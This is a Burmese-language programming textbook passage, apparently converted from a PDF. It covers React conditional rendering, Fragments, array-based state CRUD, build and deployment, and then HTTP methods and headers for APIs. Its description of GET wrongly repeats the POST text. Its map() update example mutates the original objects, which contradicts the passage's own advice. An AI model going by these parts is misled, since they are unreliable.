React Component တွေမှာ Loop တွေလုပ်ဖို့ map() တို့ filter() တို့ကို သုံးခဲ့ကြပါတယ်။ အခြေအနေပေါ် မူတည်ပြီး အလုပ်လုပ်ဖို့အတွက်တော့ if() Statement လို့ ရေးထုံးမျိုးကို ထည့်သွင်းဖော်ပြခဲ့ခြင်း မရှိပါဘူး။ ထည့်ရေးလိုလည်း မရပါဘူး။ if() Statement အစား လိုအပ်တဲ့အခါ အခြေအနေပေါ် မူတည်ဖော်ပြ စေလိုရင် Ternary Operator ကို အသုံးပြုနိုင်ပါတယ်။ condition ? true : false ဆိုတဲ့ ရေးထုံးပါ။ Condition နောက်က Question Mark လိုက်ရပြီး True ဆိုရင် Question Mark နောက်က အလုပ်ကို လုပ်မယ်။ False ဆိုရင်တော့ Colon နောက်က အလုပ်ကို လုပ်မှာ ဖြစ်ပါတယ်။ ဒီရေးထုံးက Language အများစုမှာပါသလို JavaScript မှာလည်း ပါပါတယ်။ React Component တွေမှာ ဆိုရင်တော့ ဒီလိုဖြစ်မှာပါ။

JavaScript/JSX

```
<div>
  {
    type === 1
    ? <Button primary>Button</Button>
    : <Button secondary>Button</Button>
  }
</div>
```

Ternary Operator ကိုပဲ ဖတ်ရလွှာအောင် ခွဲရေးလိုက်တာပါ။ နမူနာအရ type တန်ဖိုး 1 ဆိုရင် <Button> ကို primary props နဲ့ ဖော်ပြပြီး မဟုတ်ရင်တော့ secondary props နဲ့ ဖော်ပြစေထားတာ ဖြစ်ပါတယ်။ ဒါနည်းနဲ့ အခြေအနေပေါ်မှုတည်ပြီး ပြစေချင်တာတွေကို စစ်ပြီးမှ ပြလို့ ရပါတယ်။

Fragments

Component တွေ တည်ဆောက်တဲ့အခါ Element တစ်ခုတည်းကိုသာ Return ပြန်ပေးရတယ်လို့ ပြောခဲ့ပါတယ်။ ဒါကြောင့် နှစ်ခုသုံးခုရှိလာတဲ့အခါ <div> တစ်ခုနဲ့ စုပြီးတော့ ပြန်ပေးကြပါတယ်။ <div> မသုံးချင်ရင် React ရဲ့ Fragment လိုပေါ်တဲ့ လုပ်ဆောင်ချက်ကို သုံးနိုင်ပါတယ်။ ရေးနည်း နှစ်နည်း ရှိပါတယ်။ ဒီလိုပါ -

JavaScript/JSX

```
const App = props => {
  return (
    <React.Fragment>
      <h1>Title</h1>
      <p>Content</p>
    </React.Fragment>
  );
}
```

JavaScript/JSX

```
const App = props => {
  return (
    <>
      <h1>Title</h1>
      <p>Content</p>
    </>
  );
}
```

<React.Fragment> ကို သုံးလို့ရသလို ဘာမှမပါတဲ့ <> ကိုလည်း အတိုကောက်အနေနဲ့ သုံးလို့ရတဲ့ သဘောပါ။

state CRUD

နောက်တစ်ခုအနေနဲ့ state Data တွေ စီမံတဲ့အခါ map() နဲ့ filter() ကို Create, Read, Update, Delete လုပ်ငန်းတွေအတွက် အသုံးပြုနိုင်ပုဂ္ဂိုလ်ဖော်ပြပေးပါမယ်။ ဒါကတော့ React နဲ့ တိုက်ရှိက်ဆိုင်တာ မျိုး မဟုတ်ဘဲ ရေးထုံးပိုင်းဆိုင်ရာ အကြံပြုချက် တစ်ခုပါ။ ဥပမာ - ဒီလို Data ရှိတယ်ဆိုကြပါစို့။

JavaScript

```
const users = [
    { id: 1, name: 'Alice', age: 22 },
    { id: 2, name: 'Bob', age: 23 },
];
```

ဒီထဲက name တွေကိုချည်းပဲ လိုချင်တယ်ဆိုရင် အခုလို ယူလိုရနိုင်ပါတယ်။

JavaScript

```
const names = users.map(u => u.name);           // => [ Alice, Bob ]
```

တစ်ခုတည်းကို လိုချင်တယ်ဆိုရင် အခုလို ယူလိုရနိုင်ပါတယ်။

JavaScript

```
const bob = users.filter(u => u.id === 2);
// => [{ id: 2, name: 'Bob', age: 23 }]
```

အသစ်ထပ်တိုးချင်ရင် Spread Operator အကူအညီနဲ့ အလွယ်တစ်ကူ တိုးလိုရပါတယ်။ ဒါကိုတော့ ရျေးပိုင်းမှာလည်း ခဏေခဏ တွေ့ခဲ့ပြီးသားပါ။ တစ်ခုပဲ သတိထားပါ၊ မူလ Data ထဲမှာ ထပ်တိုးလိုက်တာ မဟုတ်ပါဘူး။ ထပ်တိုးထားတဲ့ Data အသစ်ကို ပြန်ပေးတာပါ။

JavaScript

```
const result = [ ...users, { id: 3, name: 'Tom', age: 24 }];
```

ပြန်ဖျက်ချင်တယ်ဆိုရင် `filter()` နဲ့ပဲ ဖျက်လိုပါတယ်။ ဒီမှာလည်း သတိထားပါ။ မူလ Data ထဲက ဖျက်တာ မဟုတ်ပါဘူး။ ဖျက်ထားတဲ့ Data Set အသစ်ကို ပြန်ပေးတာပါ။

JavaScript

```
const result = users.filter(u => u.id !== 2);
```

`id: 2` တန်ဖိုးရှိတဲ့ user ကို ချုပ်ပြီး ကျွန်တာတွေ Filter လုပ်ယူမယ်ဆိုတဲ့ အဓိပ္ပာယ်ပါ။ Update လုပ်ချင်ရင်တော့ `map()` ကိုပဲ အသုံးပြုနိုင်ပါတယ်။

JavaScript

```
const result = users.map(u => {
    if(u.id === 1) u.age = 21;
    return u;
});
```

`id: 1` တန်ဖိုးရှိတဲ့ user ရဲ့ `age` ကို 21 လိုပြင်လိုက်တာပါ။ ဒီရေးနည်းတွေကို အရမ်းအသုံးဝင်ပါတယ်။ state Data တွေကို Create, Read, Update, Delete လုပ်ငန်းတွေ လုပ်ဖို့လိုတိုင်း ဒီရေးနည်းတွေကိုသာ အသုံးပြုဖို့ အကြံပြုပါတယ်။

Build System

React ကုဒ်တွေကိုရေးဖို့အတွက် ပရောဂျက်ကို `create-react-app` နဲ့ တည်ဆောက်ပါတယ်။ `create-react-app` က ဘာတွေလုပ်ပေးသွားတာလည်း သိချင်တယ်ဆိုရင် သူကိုမသုံးဘဲ အလားတူစနစ်တစ်ခုကို ကိုယ်ဘာသာတစ်ခုလောက် အစအဆုံး တည်ဆောက်ကြည့်သင့်ပါတယ်။ ဒီစာအုပ်မှာတော့ ထည့်မပြောတော့ပါဘူး။ ဒီလိပ်စာမှာ ရေးပြီးတင်ထားပေးပါတယ်။ လေ့လာကြည့်ဖို့ တိုက်တွန်းပါတယ်။

- <https://gist.github.com/eimg/50832314c7bfbc8d46ed65c44b9d76b5>

Deployment

React နဲ့ ကုဒ်တွေရေးပြီးနောက် အများသုံးဖို့စပေးတော့မယ်ဆိုရင် ဒါ Command လေး Run လိုက်ယုံပါပဲ။

```
npm run build
```

ဒါဆိုရင် create-react-app ပရောဂျက်ထဲမှာ build ဆိုတဲ့အမည်နဲ့ ဖို့ဒါတစ်ခု ဝင်သွားပါလိမ့်မယ်။ လိုအပ်တာ အားလုံးပါဝင်ပြီး အသင့်သုံး ဖိုင်နယ်ရလဒ်ကို ရှိနိုး HTML, CSS, JavaScript အနေနဲ့ ရပါတယ်။ အသုံးပြနိုင်ဖို့ React လည်း ထပ်ထည့်စရာ မလိုပါဘူး။ NPM တွေဘာတွေလည်း မလိုတော့ပါဘူး။ အဲဒီ build ဖို့ဒါထဲက ဖိုင်တွေကို Publish လုပ်လိုက်ယုံပါပဲ။ React Native မှာဆိုရင်တော့ အရင်ဆုံး ပရောဂျက်ဖို့ဒါထဲက app.json မှာ App အမည်တို့ Version နံပါတ်တို့ကို စိတ်တိုင်းကျ ပြင်ပါ။ ပြီးရင် ဒါ ဒီ Command တွေကို Run ပေးလိုက်ရင် ရပါပြီ။

```
expo build:android
expo build:ios
```

ဒါပေမယ့် Mobile App တွေ Build လုပ်ရတာက နည်းနည်းအလုပ်ရှုပ်ပါတယ်။ Play Store တို့ App Store တို့မှာ တင်လိုက်ဖို့အတွက် နောက်ဆက်တဲ့ လုပ်ပေးရမှာတွေ ရှိလာနိုင်လို့ အသေးစိတ်ကို ဒီမှာ ဆက်လေ့လာရမှာပါ။

- <https://docs.expo.io/versions/latest/distribution/building-standalone-apps/>

Expo နဲ့ ပက်သက်ရင် သတိပြုသင့်တာကတော့ Build လုပ်လိုက်တဲ့အခါ UI နဲ့ JavaScript Bundle ခေါ်နောက်ကွယ်က အလုပ်လုပ်တဲ့ကုဒ်ကို ခွဲမြင်ဖို့ လိုပါတယ်။ UI ကိုသာ App အနေနဲ့ ထုတ်လိုက်ပြီး JavaScript Bundle ကိုတော့ Expo ရဲ့ CND Cloud Server ပေါ်မှာ တင်ပေးလိုက်မှာပါ။ ဒါပြောင့် နောက်ပိုင်း ကုဒ်တွေ ပြင်လိုက်ရင် User က App ကို Update လုပ်စရာမလိုဘဲ ပြင်ဆင်မှုကို အလိုအလျောက် ရရှိနိုင်ပါတယ်။ အလုပ်လုပ်ပုံအသေးစိတ်ကိုတော့ ဒီမှာ ဆက်လေ့လာနိုင်ပါတယ်။

- <https://docs.expo.io/versions/latest/workflow/how-expo-works/>

UI Frameworks

ဒီစာအုပ်မှာသာ အခြေခံတွေနားလည်အောင် ဖော်ပြခဲ့ပေမယ့် လက်တွေ့မှာ Component အားလုံးကို ကိုယ်တိုင် ရေးစရာမလိုပါဘူး။ အသင့်သုံး UI Framework တွေ ရှိပါတယ်။ UI Framework တွေက ပေးတဲ့ အသင့်သုံး Component တွေကို ပေါင်းစပ်ပြီးတော့ ကိုယ်လိုချင်တဲ့ App ကို အလွယ်တကူ တည်ဆောက် နိုင်ပါတယ်။

လက်ရှိဒီစာရေးနေချိန်အတိ React အတွက် အသုံးအများဆုံး UI Framework တွေကတော့ Material UI နဲ့ Ant UI တို့ဖြစ်ပါတယ်။

- Material UI - <https://material-ui.com/>
- Ant UI - <https://ant.design/>

React Native အတွက်ဆိုရင်တော့ React Native Element, Native Base နဲ့ React Native Design System (RNDS) တို့ရှိပါတယ်။

- Elements - <https://react-native-elements.github.io/react-native-elements/>
- Native Base - <https://nativebase.io/>
- RNDS - <https://nativebase.io/>

လေ့လာကြည်ပါ။ အသုံးပြုရ လွယ်ကူပြီး အများကြီး အသုံးဝင်တယ်ဆိုတာကို တွေ့ရပါလိမ့်မယ်။

ဆက်လက်ပြီးတော့ API နဲ့ပက်သက်တဲ့အကြောင်းအရာတွေ ဖော်ပြပေးသွားပါမယ်။

အပိုင်း (၇)

API

အခန်း (၆၆) – API ဆိုသည်မှာ

ကွန်ပူ။တာပရိုဂရမ်တွေကို Software နဲ့ Service ဆိုပြီးတော့ အပ်စ (၂) စ ခဲ့ကြည့်ကြရအောင်။

Software ဆိုတဲ့ထဲမှာ System Software, Desktop Solution, Web Application, Mobile App စသဖြင့် အမျိုးမျိုးရှိသလို၊ လုပ်ငန်းသုံး Software နဲ့ လူသုံး Software ဆိုပြီးတော့လည်း ကဲ့ပြားနိုင်ပါသေးတယ်။ ဘယ်လိုပဲ ကဲ့ပြားနေပါစေ Software လိုပြာရင် အသုံးပြုသူ လူဖြစ်တဲ့ User က ထိတွေ့အသုံးပြုလို ရတဲ့ အရာတွေလို ဆိုနိုင်ပါတယ်။ ဒီအပိုင်းမှာ ပြောချင်တာက အဲဒီ Software တွေအကြောင်း မဟုတ်ပါဘူး။ Service တွေအကြောင်း ပြောမှာပါ။

Service ဆိုတာကတော့ လူဖြစ်တဲ့ User က ထိတွေ့အသုံးပြုမှာ မဟုတ်ဘဲ အခြားကွန်ပူ။တာပရိုဂရမ်တွေ က အသုံးပြုမယ့် အရာတွေပါ။ ပရိုဂရမ် A က ပရိုဂရမ် B ကို ဆက်သွယ်အသုံးပြုပြီး အလုပ်လုပ်နေပြီဆိုရင် ပရိုဂရမ် B ဟာ Service ဖြစ်သွားပါပြီ။ သူကို လူကသုံးတာ မဟုတ်ဘဲ အခြားပရိုဂရမ်က ဆက်သွယ်ပြီး သုံးနေတာမြို့လိုပါ။


ဒီတော့ Service တစ်ခုဖန်တီးဖို့ဆိုရင် အရေးပါလာတာက ဆက်သွယ်ရေးနည်းပညာပါ။ တခြား ပရိုဂရမ်တွေက ဆက်သွယ်ပြီး အသုံးပြုနိုင်ဖို့ဆိုရင် ဆက်သွယ်ရေးနည်းပညာတစ်ခုကို ကြားခံလိုအပ်ပါတယ်။ HTTP, FTP, POP/SMTP, XMPP စသဖြင့် ဆက်သွယ်ရေး နည်းပညာတွေ အမျိုးမျိုး ရှိပါတယ်။ သူတို့ရဲ့ အပေါ်မှာ XML-RPC, SOAP စသဖြင့် နောက်ထပ်ဆက်သွယ်ရေး နည်းပညာတွေ ရှိကြပါသေးတယ်။ အကျယ်တွေတော့ ခဲ့မနေတော့ပါဘူး။ လိုရင်းပဲပြောပါမယ်။ ဒီလိုနည်းပညာ အမျိုးမျိုးရှိနေတဲ့အထဲက ကန္းခေတ်မှာ Service တွေဖန်တီးဖို့ အကျယ်ပြန်ဆုံး အသုံးပြုတဲ့ ဆက်သွယ်ရေးနည်းပညာ ကတော့ HTTP ဖြစ်ပါတယ်။ HTTP ဟာ Web Technology တစ်ခုဖြစ်လို HTTP အသုံးပြုထားတဲ့ Service တွေကို Web Service လိုလည်း ခေါ်ကြပါတယ်။

API ဆိတာ မူရင်းအတိုင်းဆိုရင် Application Program Interface ရဲ့ အတိုကောက်ဖြစ်ပြီးတော့၊ Service များကို ရယူအသုံးပြုရန် သတ်မှတ်ထားသောနည်းလမ်း လို့ ပြောလို့ရပါတယ်။ သူများပေးထားတဲ့ Service ကို ကိုယ်က ရယူအသုံးပြုချင်ရင် သူသတ်မှတ်ထားတဲ့ API ကို ကိုယ်ကသိပြီး သတ်မှတ်ချက်အတိုင်း ရယူအသုံးပြုရပါမယ်။ ကိုယ်က Service တွေ ဖန်တီးပြီး ပေးချင်တာဆိုရင် ကိုယ့်ဘက်က အသုံးပြုနည်း API ကို သတ်မှတ်ပေးရပါတယ်။ ဒီအပိုင်းမှာ အဲဒီလို Service တွေ တည်ဆောက်ပုံ၊ API သတ်မှတ်ပုံတွေကို လေ့လာသွားကြမှာပါ။ ထပ်ပြောပါမယ်။ Service က လက်တွေ့အလုပ်လုပ်တဲ့ ပရိုဂရမ်ဖြစ်ပြီးတော့၊ API က အဲဒီ Service ကို ရယူအသုံးပြုလိုတဲ့အခါ အသုံးပြုရတဲ့နည်းလမ်း ဖြစ်ပါတယ်။

HTTP ကို အသုံးပြုထားတဲ့ Service တွေမှာ URL လိပ်စာတွေကို API အနေနဲ့ အသုံးပြုရတယ်လို အလွယ်
မှတ်နိုင်ပါတယ်။ ဒါကြောင့် Service တစ်ခုကို ဆက်သွယ်အသုံးပြုလိုရင် သတ်မှတ်ထားတဲ့ URL ကို သိရပါ
တယ်။ Products တွေလိုချင်ရင် /products ဆိုတဲ့ URL သုံးရမယ်လို သတ်မှတ်ထားရင် အဲဒီ
/products ဆိုတဲ့ URL ကို API လိုသဘောထားပြီး အခြားပရိုဂရမ်တွေက အသုံးပြုရမှာပါ။

အခန်း (၆၇) – HTTP Request

HTTP ဟာ Communication Protocol တစ်ခုဖြစ်ပါတယ်။ ပရိုဂရမ်နှစ်ခုအကြား အပြန်အလှန် ဆက်သွယ်ကြတဲ့အခါ နှစ်ဦးနှစ်ဘက် လိုက်နာအသုံးပြုရမယ့် နည်းလမ်းတွေကို သတ်မှတ်ပေးထားတာပါ။ ဆက်သွယ်မှု စတင်ပြုလုပ်သူကို Client လို့ ခေါ်ပြီး၊ လက်ခံတဲ့ပြန်သူကို Server လို့ ခေါ်ပါတယ်။ Client နဲ့ Server တို့ကို အသုံးပြု တည်ဆောက်ထားကြတဲ့ နည်းပညာတွေ တူစရာမလိုပါဘူး။ နှစ်ဦးလုံးက HTTP ကို အသုံးပြုမယ်ဆိုရင် အပြန်အလှန် ဆက်သွယ်အလုပ်လုပ်နိုင်ပါပြီ။ ဥပမာ - Client ကို JavaScript နဲ့ ဖန်တီးပြီး Server ကို PHP နဲ့ ဖန်တီးထားပေမယ့်၊ HTTP ရဲ့အကူအညီနဲ့ ဆက်သွယ်အလုပ်လုပ်နိုင်တဲ့ သဘောပါ။



HTTP ကိုအသုံးပြုကြတဲ့ထဲက ထင်ရှားမြင်သာတဲ့ Client ပရိုဂရမ်တွေကတော့ ကျွန်တော်တို့ နေစဉ်သုံးနေတဲ့ Chrome, Firefox, Edge စတဲ့ Web Browser တွေပါ။ ဒီပရိုဂရမ်တွေက Google, Facebook စတဲ့ Server တွေကို HTTP အသုံးပြုပြီး ဆက်သွယ်ပေးနိုင်ကြပါတယ်။ Client ဘက်က ဆက်သွယ်မှု စတင်ပြုလုပ်တဲ့ လုပ်ငန်းကို Request လုပ်တယ်လို့ ခေါ်ပြီး၊ Server ဘက်က ပြန်လည်တဲ့ပြန်မှု ပြုလုပ်တဲ့ လုပ်ငန်းကိုတော့ Response ပြန်တယ်လို့ ခေါ်ပါတယ်။

HTTP အကြောင်းကိုရှေ့ပိုင်းမှာလည်း အနည်းငယ် ထည့်သွင်းဖော်ပြခဲ့ပါတယ်။ ဒီအပိုင်းမှာတော့ Service နဲ့ API တွေ တည်ဆောက်နိုင်ဖို့အတွက် သိသင့်တာတွေ ဖြည့်စွက်ဖော်ပြသွားမှာပါ။

Requests တွေအကြောင်း လေ့လာတဲ့အခါ မှတ်ရလွယ်အောင် အပိုင်း (၄) ပိုင်း ခွဲပြောချင်ပါတယ်။

1. Request Method
2. Request URL
3. Request Headers
4. Request Body

Request တစ်ခုရဲ့ ဖွဲ့စည်းပုံကို အခုလို မျက်စိထဲမှာ မြင်ကြည့်ကြရအောင်။ အပေါ်မှာပြောထားတဲ့ အချက် (၄) ချက် စုစွဲပါဝင်တဲ့ Package လေးတစ်ခုလို့ မြင်ကြည့်ရမှာပါ။

1. METHOD	2. URL
POST	/products
3. HEADERS	
Content-Type: application/json	
Accept: application/json	
4. BODY	
{ name:"Book", price:4.99, category:15 }	

Client က Server ကို ဆက်သွယ်မှု စတင်ပြုလုပ်တော့မယ်ဆိုရင် ဒါ Package လေးကို အထူပ်လိုက် လှမ်းပို့ပြီးတော့ ဆက်သွယ်ရတယ်လို့ ခေါင်းထဲမှာ ပုံဖော်ကြည့်ပါ။ METHOD ကတော့ ဆက်သွယ်မှုကို ပြုလုပ်ရတဲ့ ရည်ရွယ်ချက်ပါ။ Data လိုချင်လိုလား၊ Data စိုချင်တာလား၊ Data ပြင်စေချင်တာလား၊ စသဖြင့်ပါ။ တစ်ကယ်တော့ Data လို့ မခေါ်ပါဘူး။ Resource လို့ခေါ်ပါတယ်။ အခေါ်အဝေါ်ကြောင့် ခေါင်းမစားပါနဲ့။ Resource ကတော့ အခေါ်အဝေါ်အမှန်ပါ။ ဒါပေမယ့် Data, Resource, Content, Document, Object စာဖြင့် အမျိုးမျိုး ခေါ်ကြပါတယ်။ လိုရင်းကတော့ အတူတူပါပဲ။

URL ကတော့ ဆက်သွယ်ရယူလိုတဲ့အချက်အလက်ရဲ့ တည်နေရာပါ။ HEADERS ကတော့ ဆက်သွယ်မှု ဆိုင်ရာ အချက်အလက်များ ဖြစ်ပါတယ်။ ဘယ်လိုပုံစံနဲ့ လိုချင်တာလဲ။ ဘာကြောင့်လိုချင်တာလဲ။ စတဲ့

အချက်အလက်တွေပါ။ BODY ကတော့ Client ဘက်က ပေးပို့လိုတဲ့ အချက်အလက်တွေ ဖြစ်ပါတယ်။ ပေးပို့လိုတဲ့ Data မရှိတဲ့အခြေအနေမှာ Body မပါတဲ့ Request တွေဆိုတာလည်း ရှိနိုင်ပါတယ်။

အဲဒီထဲကမှ အခုစတင် လေ့လာကြရမှာကတော့ Method တွေ အကြောင်းပဲ ဖြစ်ပါတယ်။

Request Methods

HTTP နည်းပညာက သတ်မှတ်ပေးထားတဲ့ Request Methods (၉) မျိုးရှိပါတယ်။ တစ်ခုချင်းစီမှာ သူ အဓိပ္ပာယ်နဲ့သူပါ။ အရေးကြီးပါတယ်။ ဂရုဏ်ပြီးလေ့လာပေးပါ။

1. **GET** – Client က Server ထံကနေ အချက်အလက်တွေရယူလိုတဲ့အခါ GET Method ကို အသုံးပြုရပါတယ်။ ဒီလိုပေးပို့လိုက်တဲ့အတွက် Server မှာ အချက်အလက်သစ်တွေ ရောက်ရှိသွားတာ ဖြစ် နိုင်သလို၊ ရှိပြီးသား အချက်အလက်တွေ ပြောင်းလဲသွားတာ၊ ပျက်သွားတာမျိုးလည်း ဖြစ်နိုင်ပါတယ်။ နှိုးရှိုး Web Application တွေမှာ POST ကို အချက်အလက်သစ် ပေးပို့ဖြေရော၊ ပြင်ဆင်ဖို့ရော၊ ပယ်ဖျက်ဖို့ပါ အသုံးပြုကြပါတယ်။ ဒါပေမယ့် API မှာတော့ POST Method ကို အချက်အလက်သစ်တွေ ပေးပို့ဖို့အတွက်သာ အသုံးပြုကြလေ ရှိပါတယ်။ ပြင်ဆင်တဲ့လုပ်ငန်းနဲ့ ပယ်ဖျက်တဲ့လုပ်ငန်းအတွက် တခြားပို့သင့်တော်တဲ့ Method တွေကို သုံးကြပါတယ်။
2. **POST** – Client က Server ထံ အချက်အလက်တွေပေးပို့လိုတဲ့အခါ POST Method ကို အသုံးပြုရပါတယ်။ ဒီလိုပေးပို့လိုက်တဲ့အတွက် Server မှာ အချက်အလက်သစ်တွေ ရောက်ရှိသွားတာ ဖြစ် နိုင်သလို၊ ရှိပြီးသား အချက်အလက်တွေ ပြောင်းလဲသွားတာ၊ ပျက်သွားတာမျိုးလည်း ဖြစ်နိုင်ပါတယ်။ နှိုးရှိုး Web Application တွေမှာ POST ကို အချက်အလက်သစ် ပေးပို့ဖြေရော၊ ပြင်ဆင်ဖို့ရော၊ ပယ်ဖျက်ဖို့ပါ အသုံးပြုကြပါတယ်။ ဒါပေမယ့် API မှာတော့ POST Method ကို အချက်အလက်သစ်တွေ ပေးပို့ဖို့အတွက်သာ အသုံးပြုကြလေ ရှိပါတယ်။ ပြင်ဆင်တဲ့လုပ်ငန်းနဲ့ ပယ်ဖျက်တဲ့လုပ်ငန်းအတွက် တခြားပို့သင့်တော်တဲ့ Method တွေကို သုံးကြပါတယ်။
3. **PUT** – Client က Server မှာရှိတဲ့ အချက်အလက်တွေကိုအစားထိုးစေလိုတဲ့အခါ PUT Method ကိုအသုံးပြုရပါတယ်။ ပေးလိုက်တဲ့အချက်အလက်နဲ့ မူလရှိနေတဲ့ အချက်အလက်ကို အစားထိုးလိုက်မှာပါ။ Server မှာရှိတဲ့ အချက်အလက်တွေ ပြောင်းလဲသွားမှာဖြစ်လို့ PUT Method ကို Update လုပ်ချင်တဲ့အခါ အသုံးပြုရတယ်လို့ ဆိုကြပါတယ်။
4. **PATCH** – Client က Server မှာရှိတဲ့ အချက်အလက်တစ်စိတ်တစ်ပိုင်းကိုပြောင်းစေလိုတဲ့အခါ PATCH Method ကို အသုံးပြုရပါတယ်။ ဒါကြောင့် PATCH ကိုလည်း အချက်အလက်တွေ Update လုပ်ချင်တဲ့အခါ အသုံးပြုနိုင်ပါတယ်။ PUT နဲ့ PATCH ရဲ့ ကွဲပြားမှုကို နားလည်ဖို့ လိုပါ

တယ်။ နှစ်ခုလုံးက Update လုပ်တာချင်း တူပေမယ့် သဘောသဘာဝ ကွဲပြားပါတယ်။ နိဂုရိနေ့
တဲ့ အချက်အလက်ကို၊ ပေးလိုက်တဲ့ အချက်အလက်သစ်နဲ့ အစားထိုးခြင်းအားဖြင့် ပြောင်းစေလို
ရင် **PUT** ကိုသုံးပြီး၊ နိဂုရိနေ့တဲ့ အချက်အလက်မှာ တစ်စီတ်တစ်စီင်းပဲ ရွေးထုတ်ပြုပေးစေလိုရင်
PATCH ကို သုံးရတာပါ။

5. **DELETE** – Client က Server မှာရှိတဲ့ အချက်အလက်တွေ ပယ်ဖျက်စေလိုတဲ့အခါ **DELETE** Method ကို အသုံးပြုရပါတယ်။
6. **OPTIONS** – Client နဲ့ Server ကြား သဘောတူညီချက်ယူတဲ့ ဆက်သွယ်မှုတွေကို **OPTIONS** Method နဲ့ ပြုလုပ်ရပါတယ်။ သဘောတူညီချက်ယူတယ်ဆိုတာ ဥပမာ Client က ဆက်သွယ်ခွင့်
ရှိရဲ့လား လုမ်းမေးတဲ့အခါ Server က Username, Password လိုတယ်လို ပြန်ပြောတာမျိုးပါ။
အချက်အလက် အမှန်တစ်ကယ်ပေးပို့တဲ့ Request မဟုတ်ဘဲ အကြိုး အမေးအဖြေ လုပ်တဲ့
Preflight Request တွေအတွက် သုံးတဲ့သဘောပါ။
7. **HEAD** – **GET** Method နဲ့ အတူတူပါပဲ။ ကွာသွားတာကတော့ Server က Response ပြန်ပေးတဲ့
အခါ Headers ပဲပေးပါ၊ Body မလိုချင်ပါဘူးလို ပြောလိုက်တာပါ။ အပေါ်ကပုံမှာ ပြထားတဲ့
Request မှာ Headers နဲ့ Body ရှိသလိုပဲ၊ Server ကပြန်ပေးမယ့် Response မှာလည်း Headers
နဲ့ Body ရှိပါတယ်။ **GET** က Headers ရော Body ပါ အကုန်လိုချင်တဲ့သဘောဖြစ်ပြီး **HEAD**
ကတော့ Headers တွေပဲ လိုချင်တယ်ဆိုတဲ့သဘော ဖြစ်ပါတယ်။
8. **CONNECT** – ဒီ Method ကတော့ API မှာ မသုံးကြပါဘူး။ ရှိမှုန်းသိအောင်သာ ထည့်ပြောထား
ထာပါ။ HTTP Proxy တွေအတွက် အဓိကသုံးပါတယ်။
9. **TRACE** – Client ပိုလိုက်တဲ့အတိုင်းပဲ Server က ပြန်ပိုပေးစေလိုတဲ့အခါ **TRACE** Method ကို
သုံးရပါတယ်။ အဆင်ပြုရဲ့လား ပေးပိုစမ်းသပ်ကြည့်တဲ့ သဘောမျိုးပါ။

ဒီ Request Method တွေကို အသုံးပြုလိုက်ခြင်းအားဖြင့် အလိုအလျောက် လိုချင်တဲ့လုပ်ဆောင်ချက်ကို ရ^၁
သွားမှာ မဟုတ်ပါဘူး။ Service ကို ဒီဇိုင်းလုပ်မယ့်သူက ဒါတွေကို သိထားပြီး ပေးပိုလာတဲ့ Request

Method နဲ့အညီ အလုပ်လုပ်ပေးနိုင်အောင် ဒီမြိုင်းလုပ်ရမှာပါ။ ဒီအတိုင်း အတိအကျ မလုပ်ရင်ရော မရဘူးလား။ ရပါတယ်။ ဥပမာ - အချက်အလက်သစ်တွေ တည်ဆောက်လိုရင် POST ကို သုံးရမယ်လို့ HTTP က ပြောထားပါတယ်။ ကိုယ်က အဲဒီအတိုင်း လိုက်မလုပ်ဘဲနဲ့ GET နဲ့ပို့လာတာကိုပဲ အချက်အလက်သစ်တည်ဆောက်ဖို့ သတ်မှတ်မယ်ဆိုရင်လည်း ကိုယ့် Service က အလုပ်တော့ လုပ်နေမှာပါပဲ။ မန်ကန်စနစ်ကျတဲ့ Service တော့ဖြစ်မှာ မဟုတ်ပါဘူး။ Service နဲ့ API ဒီမြိုင်း ကောင်းမကောင်းဆိုတာ ဒါတွေက စကားပြောသွားမှာပါ။

Request Headers

Request Headers တွေအကြောင်း ဆက်ကြည့်ကြပါမယ်။ HTTP က အသုံးပြုဖို့ သတ်မှတ်ပေးထားတဲ့ Headers တွေကတော့ အများကြီးပါ။ လိုက်ရောကြည့်တာ Request, Response အပါအဝင် Headers အားလုံးပေါင်း (၁၀၀) ကျပ်ပါတယ်။ အဲဒီထဲက၊ အတွေ့ရများတဲ့ Request Headers တွေက ဒါတွေပါ။

- **Accept**
- Accept-Encoding
- **Authorization**
- Cache-Control
- **Content-Type**
- Cookie
- ETag
- If-Modified-Since
- Referer
- User-Agent

Service တွေဖန်တီးတဲ့အခါမှာ ကိုယ်တိုင်တိုက်ရှိက် မကြာခဏ စီမံဖို့လိုနိုင်တာက **Accept**, **Content-Type** နဲ့ **Authorization** တို့ပါ။ ကျန်တာတွေက အရေးတော့ကြီးပါတယ်။ ဒါပေမယ့် ကိုယ်တိုင် စီမံဖို့လိုချင်မှုလိုပါလိမ့်မယ်။ တစ်ချို့က Client ပရိုဂရမ်ကို Run တဲ့ Browser က လုပ်ပေးသွားပါလိမ့်မယ်။ တစ်ချို့ကိုတော့ အသင့်သုံး Library တွေရဲ့အကူအညီယူလိုက်လို့ ရရှိနိုင်ပါတယ်။ ဖြစ်နိုင်မယ်ဆိုရင် ဒါတွေကို အသေးစိတ် အကုန်ပြောချင်ပေမယ့် သွားချင်တဲ့ လမ်းကြောင်းကနေ ဘေးနည်းနည်းရောက်သွားမှာစိုးလို့ လိမယ့်အပိုင်းလေးတွေပဲ အရင်ရွေးကြည့်ကြရအောင်ပါ။

Content-Type Header ကနေစပြောပါမယ်။ **Content-Type** Header မှာ Client က ပေးပို့မယ့် Request Body ရဲ့ Content အမျိုးအစားကို သတ်မှတ်ပေးရမှာပါ။ **Content Type** တွေ ဒီလို အမျိုးမျိုးရှိ

နိုင်ပါတယ်။

- image/jpeg
- image/png
- image/svg+xml
- text/plain
- text/html
- application/javascript
- **application/json**
- application/xml
- **application/x-www-form-urlencoded**

ဥပမာတစ်ချို့၊ ရွေးထုတ်ပေးတာပါ။ အဲဒီလို Content Type (MIME Type လိုလည်းခေါ်ပါတယ်) ပေါင်း (၆၀၀) ကျော်တောင် ရှိပါတယ်။ မနည်းမနောပါ။ အဲဒီထဲကမှ API အတွက် အသုံးအများဆုံး ဖြစ်မှာ ကတော့ application/json နဲ့ application/x-www-form-urlencoded တို့ ဖြစ်ပါတယ်။

